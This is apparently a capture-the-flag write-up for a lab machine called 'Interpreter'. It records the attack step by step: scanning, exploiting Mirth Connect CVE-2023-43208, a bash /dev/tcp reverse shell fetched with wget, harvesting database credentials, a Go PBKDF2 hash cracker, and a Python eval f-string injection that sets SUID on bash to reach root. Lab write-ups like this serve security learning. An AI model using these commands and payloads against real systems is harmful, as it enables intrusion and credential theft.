Interpreter
14 minutes to read

root that has a code injection vullnerability in Python due to eval and f-strings, which allows us to escalate to root- OS: Linux
- Difficulty: Medium
- IP Address: 10.129.6.63
- Release: 21 / 02 / 2026
Port scanning
# Nmap 7.98 scan initiated as: nmap -sC -sV -o nmap/targeted 10.129.6.63 -p 22,80,443,6661
Nmap scan report for 10.129.6.63
Host is up (0.090s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp   open  http     Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
443/tcp  open  ssl/http Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_ssl-date: TLS randomness does not represent time
6661/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done -- 1 IP address (1 host up) scanned in 185.62 seconds
This machine has ports 22 (SSH), 80, 443 (HTTPS) and 6661 open.
Enumeration
If we go to http://10.129.6.63, we will see this webpage:

With this single webpage, we can start looking for vulnerabilities. A quick search shows that Mirth Connect can be vulnerable to CVE-2023–37679 and CVE-2023-43208, which is an Unauthenticated Remote Code Execution vulnerability. The original disclosure is in horizon3.ai, although there is no proof of concept.
There are two other posts related to Mirth Connect vulnerabilities:
As mentioned in the posts, we can check the version of Mirth Connect using this curl command:
$ curl -k -H 'X-Requested-With: OpenAPI' https://10.129.6.63/api/server/version
4.4.0
Foothold
So, we will need to use CVE-2023-43208 to get RCE, because the previous CVE only applies up to version 4.3.0. The post shows a proof of concept of the exploit, which we can use to get RCE. The vulnerability is related to Java insecure deserialization in XML. There is a proof of concept XML document where we can specify the command to run. But there is a handy Python script that runs everything automatically:
$ python3 exploit.py -c 'whoami' -u http://10.129.6.63 -p unix
Failed to execute the payload.

$ python3 exploit.py -c 'whoami' -u https://10.129.6.63 -p unix
/opt/homebrew/lib/python3.14/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host '10.129.6.63'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
The target appears to have executed the payload.
Remember that the machine is using HTTP and HTTPS (both show apparently the same website). For some reason, the exploit seems to work over HTTPS and not over HTTP.
In any case, it looks that the command execution is blind, as we don’t see any result. Therefore, we can check if it is actually executing something by running curl or wget to get a hit on our server:
$ python3 exploit.py -c 'wget 10.10.16.176' -u https://10.129.6.63 -p unix
/opt/homebrew/lib/python3.14/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host '10.129.6.63'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
The target appears to have executed the payload.
And we receive a hit:
$ nc -nlvp 80
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.129.6.63:52390.
GET / HTTP/1.1
Host: 10.10.16.176
User-Agent: Wget/1.21.3
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
At this point, we can try to get a reverse shell on the system. I tried some reverse shell commands, and none worked. Probably due to the use of pipes. Instead, what I did was to use wget to download a bash script that spawns a reverse shell, and then execute it:
$ echo 'bash -i >& /dev/tcp/10.10.16.176/4444 0>&1' > rev.sh

$ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:10.129.6.63 - - [26/Feb/2026 17:07:02] "GET /rev.sh HTTP/1.1" 200 -
$ python3 exploit.py -c 'wget 10.10.16.176/rev.sh' -u https://10.129.6.63 -p unix
/opt/homebrew/lib/python3.14/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host '10.129.6.63'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
The target appears to have executed the payload.

$ python3 exploit.py -c 'bash rev.sh' -u https://10.129.6.63 -p unix
/opt/homebrew/lib/python3.14/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host '10.129.6.63'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
The target appears to have executed the payload.
With this, we get a reverse shell:
$ nc -nlvp 4444
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.6.63:49020.
bash: cannot set terminal process group (3551): Inappropriate ioctl for device
bash: no job control in this shell
mirth@interpreter:/usr/local/mirthconnect$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ct$ python3 -c 'import pty; pty.spawn("/bin/bash")'
mirth@interpreter:/usr/local/mirthconnect$ ^Z
zsh: suspended  ncat -nlvp 4444

$ stty raw -echo; fg
[1]  + continued  ncat -nlvp 4444
                                 reset xterm
mirth@interpreter:/usr/local/mirthconnect$ export TERM=xterm SHELL=/bin/bash
mirth@interpreter:/usr/local/mirthconnect$ stty rows 59 cols 238
System enumeration
A quick enumeration of the configuration files for Mirth Connect shows credentials to a MariaDB database:
mirth@interpreter:/usr/local/mirthconnect$ ls -la
total 148
drwxr-xr-x 14 mirth mirth  4096 Feb 26 11:07 .
drwxr-xr-x 11 root  root   4096 Feb 16 15:42 ..
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 client-lib
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 conf
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 custom-lib
drwxr-xr-x  4 mirth mirth  4096 Feb 16 15:42 docs
drwxr-xr-x 43 mirth mirth  4096 Feb 16 15:42 extensions
drwxr-xr-x  3 mirth mirth  4096 Feb 16 15:42 .install4j
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 logs
-rwxr-xr-x  1 mirth mirth 14867 Jul 18  2023 mcserver
-rwxr-xr-x  1 mirth mirth    69 Jul 18  2023 mcserver.vmoptions
-rwxr-xr-x  1 mirth mirth 18320 Jul 18  2023 mcservice
-rwxr-xr-x  1 mirth mirth    69 Jul 18  2023 mcservice.vmoptions
-rwxr-xr-x  1 mirth mirth 16803 Jul 18  2023 mirth-server-launcher.jar
-rwxr-xr-x  1 mirth mirth  1261 Sep 19 08:49 preferences
drwxr-xr-x  7 mirth mirth  4096 Feb 16 15:42 public_api_html
drwxr-xr-x  6 mirth mirth  4096 Feb 16 15:42 public_html
-rw-r--r--  1 mirth mirth    43 Feb 26 11:06 rev.sh
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 server-launcher-lib
drwxr-xr-x 14 mirth mirth  4096 Feb 16 15:42 server-lib
-rwxr-xr-x  1 mirth mirth 16765 Jul 18  2023 uninstall
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 webapps
mirth@interpreter:/usr/local/mirthconnect$ ls -la conf
total 24
drwxr-xr-x  2 mirth mirth 4096 Feb 16 15:42 .
drwxr-xr-x 14 mirth mirth 4096 Feb 26 11:07 ..
-rwxr-xr-x  1 mirth mirth 1438 Jul 18  2023 dbdrivers.xml
-rwxr-xr-x  1 mirth mirth 2229 Sep 19 08:49 log4j2.properties
-rwxr-xr-x  1 mirth mirth 4848 Feb 26 10:16 mirth.properties
mirth@interpreter:/usr/local/mirthconnect$ cat conf/mirth.properties | grep database
database = mysql
#   Microsoft SQL Server        jdbc:sqlserver://localhost:1433;databaseName=mirthdb
#   If you are using the Microsoft SQL Server driver, please also specify database.driver below
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
# Microsoft SQL server: database.driver = com.microsoft.sqlserver.jdbc.SQLServerDriver
database.driver = org.mariadb.jdbc.Driver
database.max-connections = 20
database-readonly.max-connections = 20
# database credentials
database.username = mirthdb
database.password = MirthPass123!
#On startup, Maximum number of retries to establish database connections in case of failure
database.connection.maxretry = 2
#On startup, Maximum wait time in milliseconds for retry to establish database connections in case of failure
database.connection.retrywaitinmilliseconds = 10000
# but you can change this with the "database-readonly" options. For example, to point the
# database-readonly.url = jdbc:...
database.enable-read-write-split = true
With this, we can connect to the database:
mirth@interpreter:/usr/local/mirthconnect$ mariadb --user=mirthdb --password=MirthPass123! --database=mc_bdd_prod
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 35
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mc_bdd_prod]> show tables;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.001 sec)
There are two relevant tables: PERSON and PERSON_PASSWORD.
MariaDB [mc_bdd_prod]> describe PERSON;
+--------------------+--------------+------+-----+---------+----------------+
| Field              | Type         | Null | Key | Default | Extra          |
+--------------------+--------------+------+-----+---------+----------------+
| ID                 | int(11)      | NO   | PRI | NULL    | auto_increment |
| USERNAME           | varchar(40)  | NO   |     | NULL    |                |
| FIRSTNAME          | varchar(40)  | YES  |     | NULL    |                |
| LASTNAME           | varchar(40)  | YES  |     | NULL    |                |
| ORGANIZATION       | varchar(255) | YES  |     | NULL    |                |
| INDUSTRY           | varchar(255) | YES  |     | NULL    |                |
| EMAIL              | varchar(255) | YES  |     | NULL    |                |
| PHONENUMBER        | varchar(40)  | YES  |     | NULL    |                |
| DESCRIPTION        | varchar(255) | YES  |     | NULL    |                |
| LAST_LOGIN         | timestamp    | YES  |     | NULL    |                |
| GRACE_PERIOD_START | timestamp    | YES  |     | NULL    |                |
| STRIKE_COUNT       | int(11)      | YES  |     | NULL    |                |
| LAST_STRIKE_TIME   | timestamp    | YES  |     | NULL    |                |
| LOGGED_IN          | bit(1)       | NO   |     | NULL    |                |
| ROLE               | varchar(40)  | YES  |     | NULL    |                |
| COUNTRY            | varchar(40)  | YES  |     | NULL    |                |
| STATETERRITORY     | varchar(40)  | YES  |     | NULL    |                |
| USERCONSENT        | tinyint(1)   | NO   |     | 0       |                |
+--------------------+--------------+------+-----+---------+----------------+
18 rows in set (0.001 sec)

MariaDB [mc_bdd_prod]> describe PERSON_PASSWORD;
+---------------+--------------+------+-----+---------+-------+
| Field         | Type         | Null | Key | Default | Extra |
+---------------+--------------+------+-----+---------+-------+
| PERSON_ID     | int(11)      | NO   | MUL | NULL    |       |
| PASSWORD      | varchar(255) | NO   |     | NULL    |       |
| PASSWORD_DATE | timestamp    | YES  |     | NULL    |       |
+---------------+--------------+------+-----+---------+-------+
3 rows in set (0.001 sec)

MariaDB [mc_bdd_prod]> SELECT ID, USERNAME from PERSON;
+----+----------+
| ID | USERNAME |
+----+----------+
|  2 | sedric   |
+----+----------+
1 row in set (0.000 sec)

MariaDB [mc_bdd_prod]> SELECT PERSON_ID, PASSWORD from PERSON_PASSWORD;
+-----------+----------------------------------------------------------+
| PERSON_ID | PASSWORD                                                 |
+-----------+----------------------------------------------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== |
+-----------+----------------------------------------------------------+
1 row in set (0.000 sec)
Alright, so we get a username sedric and a password hash. Now we need to determine which type of hash it is.
Lateral movement to sedric
For this purpose, we can take a look at the codebase of Mirth Connect in GitHub. The relevant Java files are:
There are several hashing algorithms supported, but we must focus on the default one, which is PBKDF2 with HMAC-SHA256 and 600000 iterations:
public class Digester {
    public static final int DEFAULT_SALT_SIZE = 8;
    public static final int DEFAULT_ITERATIONS = 600000;
    public static final int DEFAULT_KEY_SIZE_BITS = 256;

    private String algorithm = "PBKDF2WithHmacSHA256";
    private Provider provider;
    private Output format = Output.BASE64;
    private boolean initialized = false;

    // ...
}
Fortunately, DigesterTest.java shows an example that should work:
public class DigesterTest {

    // ...

    private static final String HASH_PBKDF2_ADMIN = "b8cA3mDkavInMc2JBYa6/C3EGxDp7ppqh7FsoXx0x8+3LWK3Ed3ELg==";

    // ...

    @Test
    public void testPBKDF2() throws Exception {
        Digester digester = createDigester(new org.bouncycastle.jce.provider.BouncyCastleProvider(), "PBKDF2WithHmacSHA256", 600000, true, 256);

        String input1 = "admin";
        String digest1 = digester.digest(input1);
        assertFalse(StringUtils.isBlank(digest1));
        assertFalse(input1.equals(digest1));
        assertTrue(digester.matches(input1, digest1));

        assertTrue(digester.matches("admin", HASH_PBKDF2_ADMIN));

        // ...
    }

    // ...
}
Having this, we can write a custom script to crack sedric’s hash. I used Go for this purpose because I have a similar script for Titanic:
package main

import (
        "bufio"
        "bytes"
        "fmt"
        "os"

        "crypto/sha256"

        "encoding/base64"

        "golang.org/x/crypto/pbkdf2"
)

var (
        adminHash      = "b8cA3mDkavInMc2JBYa6/C3EGxDp7ppqh7FsoXx0x8+3LWK3Ed3ELg=="
        hashedPassword = "u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w=="
)

func crack(hash, password string) bool {
        decoded, _ := base64.StdEncoding.DecodeString(hash)
        salt, h := decoded[:8], decoded[8:]
        return bytes.Equal(h, pbkdf2.Key([]byte(password), salt, 600000, 32, sha256.New))
}

func main() {
        if !crack(adminHash, "admin") {
                os.Exit(1)
        }

        rockyou, _ := os.Open("rockyou.txt")
        defer rockyou.Close()

        scanner := bufio.NewScanner(rockyou)

        for scanner.Scan() {
                password := scanner.Text()

                if crack(hashedPassword, password) {
                        fmt.Println(password)
                        break
                }
        }
}
The script is easy to understand. The only difference is that Java uses 256 as key size (in bits), so we must use 32 as key size in Go (in bytes). If we run the script, we will find sedric’s password after a long time (around 10 minutes):
$ go run crack.go
snowflake1
With this, we can access via SSH:
$ ssh sedric@10.129.6.63
sedric@interpreter:~$ cat user.txt
3cae88bdd2295eb3a5248ceb5eb0e752
Privilege escalation
If we enumerate running processes as root, we will see that there is a process running a Python script:
sedric@interpreter:~$ ps -faux | grep root | tail
root        2890  0.0  0.1  16552  5936 ?        Ss   10:16   0:00 /sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP=netdev
root        3251  0.0  0.0   5876  3584 ?        Ss   10:16   0:00 dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root        3381  0.1  0.2 144712 11300 ?        Sl   10:16   0:06 /usr/sbin/vmtoolsd
root        3436  0.0  0.2  40776 11364 ?        S    10:16   0:00 /usr/lib/vmware-vgauth/VGAuthService -s
root        3549  0.0  0.6 400212 25500 ?        Ssl  10:16   0:02 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
root        3552  0.0  0.7  39872 31068 ?        Ss   10:16   0:01 /usr/bin/python3 /usr/local/bin/notif.py
root        3560  0.0  0.0   5880  1020 tty1     Ss+  10:16   0:00 /sbin/agetty -o -p -- \u --noclear - linux
root        3587  0.0  0.2  15452  8864 ?        Ss   10:16   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root        4044  0.1  0.2  17840 11220 ?        Ss   11:38   0:00  \_ sshd: sedric [priv]
sedric      4074  0.0  0.0   6340  2124 pts/1    S+   11:39   0:00              \_ grep root
sedric@interpreter:~$ cat /usr/local/bin/notif.py
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
It is an internal Flask server running on port 54321, we could access it via port forwarding with SSH, although it is not necessary:
$ ssh -fNL 54321:127.0.0.1:54321 sedric@10.129.6.63
sedric@10.129.6.63's password:
Python code injection
If we analyze the Flask script, we can see that it allows to send an XML document to /addPatient endpoint. Some fields will be extracted from the XML document and used to generate a notification with function template.
For instance, we must use an XML document with <patient> tag, and inner tags <firstname>, <lastname>, <sender_app>, <timestamp>, <birth_date> and <gender>; as shown in the endpoint handler.
Then, these values are passed to template:
def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"
First, there is a RegEx pattern that only allows some characters. The allow-list is pretty loose, even though we can’t use whitespaces. Then the birth date check is easy to pass. Finally, there is a template created as an f-string and evaluated with eval. This is very dangerous because we caninject arbitrary Python code.
For instance, we can do somethine like:
$ python3 -q
>>> from datetime import datetime
>>> import os
>>>
>>> last = 'a'
>>> gender = 'b'
>>> year_of_birth = 2026
>>> sender = 'c'
>>> ts = 1
>>>
>>> first = '{os.system("whoami")}'
>>>
>>> template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
>>>
>>> eval(f"f'''{template}'''")
rocky
'Patient 0 a (b), 0 years old, received from c at 1'
The above eval has called os.system("whoami") and printed the result. This has worked because there is an inner f-string evaluation, so the below string is interpolated as an f-string:
>>> print(template)
Patient {os.system("whoami")} a (b), {datetime.now().year - year_of_birth} years old, received from c at 1
With this we can escalate our privileges, for instance setting Bash to have the SUID bit set. For this, we need to run chmod 4755 /bin/bash, but we cannot use whitespaces. To bypass this restriction, we can use string concatenation in Python and chr(0x20) as a whitespace.
This will be the final payload:
sedric@interpreter:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1265648 Sep  6 18:07 /bin/bash
sedric@interpreter:~$ wget 127.0.0.1:54321/addPatient --method=POST --header='Content-Type: application/xml' \
> --body-data='<patient><firstname>{os.system("chmod"+chr(0x20)+"4755"+chr(0x20)+"/bin/bash")}</firstname><lastname>a</lastname><sender_app>b</sender_app><timestamp>1</timestamp><birth_date>2025</birth_date><gender>c</gender></patient>'
--2026-02-26 12:05:35--  http://127.0.0.1:54321/addPatient
Connecting to 127.0.0.1:54321... connected.
HTTP request sent, awaiting response... 200 OK
Length: 50 [text/html]
Saving to: ‘addPatient’

addPatient                                                  100%[=========================================================================================================================================>]      50  --.-KB/s    in 0s

2026-02-26 12:05:36 (5.11 MB/s) - ‘addPatient’ saved [50/50]

sedric@interpreter:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Sep  6 18:07 /bin/bash
With this, we have become root and now we can read the flag:
sedric@interpreter:~$ bash -p
bash-5.2# cat /root/root.txt
e23d9f9709dbb51a441daec846a52175